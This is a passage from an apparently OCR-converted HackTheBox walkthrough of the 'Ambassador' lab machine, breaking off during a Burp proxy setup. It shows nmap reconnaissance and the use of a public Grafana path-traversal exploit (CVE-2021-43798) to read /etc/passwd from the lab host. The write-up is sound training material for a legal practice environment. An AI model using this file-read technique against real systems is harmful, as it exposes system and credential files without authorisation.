HackTheBox Writeup - Ambassador

#hackthebox #nmap #linux #grafana #mysql #CVE-2021-43798 #file-read #path-traversal #sqlite #consul #tunnel

Ambassador is a medium difficulty Linux machine addressing the issue of hard-coded plaintext credentials being left in old versions of code. Firstly, a `Grafana` CVE (`CVE-2021-43798`) is used to read arbitrary files on the target. After researching how the service is commonly configured, credentials for the web portal are discovered in one of the default locations. Once logged in, further enumeration reveals another configuration file containing `MySQL` credentials, which are used to retrieve a password to a user account and gain a foothold on the machine. Lastly, a misconfigured `Consul` service is used to obtain escalated privileges, by retrieving an authentication token from a prior commit of a `Git` repository.

Recon

Nmap

```
# Nmap 7.93 scan initiated Fri Jan 27 03:10:08 2023 as: nmap -sVC -Pn -p- -oA ambassador -v -T4 10.10.11.183
Nmap scan report for 10.10.11.183
Host is up (0.19s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 29dd8ed7171e8e3090873cc651007c75 (RSA)
|   256 80a4c52e9ab1ecda276439a408973bef (ECDSA)
|_  256 f590ba7ded55cb7007f2bbc891931bf6 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Ambassador Development Server
|_http-generator: Hugo 0.94.2
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
3000/tcp open  ppp?
```

```
fingerprint-strings:
  FourOhFourRequest:
    HTTP/1.0 302 Found
    Cache-Control: no-cache
    Content-Type: text/html; charset=utf-8
    Expires: -1
    Location: /login
    Pragma: no-cache
    Set-Cookie: redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity.txt%252ebak; Path=/; HttpOnly; SameSite=Lax
    X-Content-Type-Options: nosniff
    X-Frame-Options: deny
    X-Xss-Protection: 1; mode=block
    Date: Fri, 27 Jan 2023 08:13:42 GMT
    Content-Length: 29
    href="/login">Found</a>.
  GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
    HTTP/1.1 400 Bad Request
    Content-Type: text/plain; charset=utf-8
    Connection: close
    Request
  GetRequest:
    HTTP/1.0 302 Found
    Cache-Control: no-cache
    Content-Type: text/html; charset=utf-8
    Expires: -1
    Location: /login
    Pragma: no-cache
    Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
    X-Content-Type-Options: nosniff
    X-Frame-Options: deny
    X-Xss-Protection: 1; mode=block
    Date: Fri, 27 Jan 2023 08:13:08 GMT
    Content-Length: 29
    href="/login">Found</a>.
  HTTPOptions:
```


```
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Fri, 27 Jan 2023 08:13:14 GMT
|_    Content-Length: 0
3306/tcp open  mysql   MySQL 8.0.30-0ubuntu0.20.04.2
| mysql-info:
|   Protocol: 10
|   Version: 8.0.30-0ubuntu0.20.04.2
|   Thread ID: 19
|   Capabilities flags: 65535
|   Some Capabilities: LongPassword, ConnectWithDatabase, SupportsCompression, SupportsLoadDataLocal, IgnoreSigpipes,
Speaks41ProtocolNew, SupportsTransactions, FoundRows, SwitchToSSLAfterHandshake, Support41Auth, InteractiveClient,
Speaks41ProtocolOld, IgnoreSpaceBeforeParenthesis, LongColumnFlag, DontAllowDatabaseTableColumn, ODBCClient,
SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: \x06}Vr|c%\x1E4Ofd\x12f-\x0Bg;[0
|_  Auth Plugin Name: caching_sha2_password

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan 27 03:15:04 2023 -- 1 IP address (1 host up) scanned in 296.69 seconds
```


Enum

TCP 80 - HTTP Apache (Likely PHP)



- SSH User : `developer`

TCP 3000 - HTTP Grafana



Version: Grafana - v8.2.0 (d7f71e9eae)

Exploit

TCP 3000 - HTTP Grafana

Searchsploit

```
┌──(root㉿kali)-[~/ambassador]
└─# searchsploit grafana
------------------------------------------------------------------------------------------------------------------------------------
---------- ---------------------------------
 Exploit Title
|  Path
------------------------------------------------------------------------------------------------------------------------------------
---------- ---------------------------------
Grafana 7.0.1 - Denial of Service (PoC)
| linux/dos/48638.sh
Grafana 8.3.0 - Directory Traversal and Arbitrary File Read
| multiple/webapps/50581.py
------------------------------------------------------------------------------------------------------------------------------------
---------- ---------------------------------
Shellcodes: No Results
```

Test Exploit

```
┌──(root㉿kali)-[~/ambassador]
└─# python3 50581.py -H http://10.10.11.183:3000
Read file > /etc/passwd
root:x:0:0:root:/root:/bin/bash
...
developer:x:1000:1000:developer:/home/developer:/bin/bash
...
```

Search `granfa exploit github`


- https://github.com/jas502n/Grafana-CVE-2021-43798

Get granfa db


Use proxychains and burp to mitm the exploit request

```
cat /etc/proxychains4.conf
...
# defaults set to "tor"
socks4  127.0.0.1 9050
```

Burp add new proxy listener:



Burp intercept proxy



